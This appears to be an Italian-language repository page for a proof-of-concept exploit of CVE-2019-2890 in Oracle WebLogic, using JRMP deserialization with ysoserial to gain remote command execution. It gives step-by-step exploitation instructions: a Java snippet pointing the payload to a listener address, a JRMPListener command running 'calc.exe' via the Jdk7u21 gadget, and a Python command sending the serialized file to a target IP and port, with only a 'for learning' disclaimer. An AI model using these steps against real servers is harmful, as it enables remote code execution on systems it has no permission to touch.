
 ianxtianxt/cve-2019-2890
PoC exploit per CVE-2019-2890 che colpisce Oracle WebLogic, utilizzando la deserializzazione JRMP per ottenere l'esecuzione remota di comandi tramite payload ysoserial.

Solo per uso di apprendimento e scambio, altre conseguenze sono a carico dell'utente.
Tutti i file jar correlati sono già stati importati nel progetto e la modalità di sfruttamento utilizza JRMP di yso. Durante l'apprendimento e il debug è possibile modificare la modalità di sfruttamento.
Per prima cosa, posiziona il file SerializedSystemIni.dat di weblogic nella cartella security.
Successivamente, rinomina yso in ysoserial.jar e importalo nella directory lib.

In secondo luogo, modifica l'indirizzo IP e la porta di getObject in weblogic/wsee/jaxws/persistence/PersistentContext.java.
        try {
            var3.writeObject(Poc.getObject("127.0.0.1:8000"));
        } catch (Exception e) {
            e.printStackTrace();
        }

Infine, tramite JRMP in remoto, ascolta e utilizza 7u21 per eseguire il comando.
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 8000 Jdk7u21 "calc.exe"
Metodo d'uso: esegui Poc.java per generare il file serializzato poc.ser, poi esegui
python weblogic.py ip port poc.ser

Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.
